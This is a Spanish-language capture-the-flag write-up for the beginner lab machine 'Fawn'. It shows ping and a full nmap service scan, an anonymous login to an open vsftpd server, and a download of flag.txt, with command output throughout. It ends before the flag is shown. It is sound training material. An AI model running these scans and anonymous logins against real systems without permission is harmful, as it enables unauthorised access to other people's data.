
Máquina: Fawn

Dificultad: Muy fácil



Cuando la máquina esté activada y funcionando, vamos a comprobar si la máquina de atacante tiene conexión con la máquina víctima, para ello usamos el comando **ping**:

```
❯ ping -c 1 10.129.1.14
PING 10.129.1.14 (10.129.1.14) 56(84) bytes of data.
64 bytes from 10.129.1.14: icmp_seq=1 ttl=63 time=28.6 ms

--- 10.129.1.14 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 28.587/28.587/28.587/0.000 ms
```

Podemos ver que la conexión funciona, ya que la máquina atacante envía 1 paquete a la máquina víctima y ésta lo reenvía a nuestra máquina.

El siguiente paso es escanear los puertos abiertos de la máquina víctima, para así ver por donde podemos entrar a la misma:

```
❯ nmap -sV -sS -p- --min-rate 5000 10.129.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 08:38 GMT
Warning: 10.129.1.14 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.1.14
Host is up (0.055s latency).
Not shown: 65426 closed tcp ports (reset), 108 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix
```

Podemos ver que la máquina tiene un único puerto abierto, es el **puerto 21** que corresponde al servicio **ftp**.

El servicio ftp es un protocolo que se usa para transferir archivos entre equipos que estén conectados a la misma red.

Para poder acceder a la máquina mediante este servicio podemos usar el siguiente comando:


```
❯ ftp 10.129.1.14
```

Una vez ejecutado el comando anterior, nos aparecerá lo siguiente:

```
Name (10.129.1.14:astaroz):
```

Nos pide que introduzcamos un nombre de usuario para poder acceder a la máquina, lo que nos interesa es poder acceder al sistema sin proporcionar contraseña.

Si buscamos en Internet como podemos acceder a la máquina sin dar contraseña, veremos lo siguiente:



Se supone que, si introducimos el nombre de usuario **“Anonymous”**, podremos acceder al sistema sin necesidad de poner contraseña, así que vamos a intentarlo:

```
Name (10.129.1.14:astaroz): anonymous
```

```
Name (10.129.1.14:astaroz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Podemos ver que ha funcionado correctamente, el siguiente paso es localizar la flag de la máquina víctima:

```
ftp> ls
229 Entering Extended Passive Mode (|||54967|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              32 Jun 04  2021 flag.txt
226 Directory send OK.
```

Al listar el contenido del directorio actual, podemos ver el archivo con la flag, si intentamos ver el contenido del archivo, nos dará error:

```
ftp> cat flag.txt
?Invalid command.
```

Al no poder ver el contenido del archivo en la propia máquina, podemos intentar descargar el archivo desde la máquina víctima a nuestra máquina atacante, y ver el contenido del archivo desde nuestra máquina atacante.

Podemos hacer este paso con el siguiente comando:

```
ftp> get flag.txt
```

Al descargar el archivo ya no necesitamos estar dentro de la máquina, podemos cerrar sesión para continuar:

```
ftp> bye
221 Goodbye.
```

Y para finalizar, podemos ver el contenido del archivo en nuestra máquina atacante: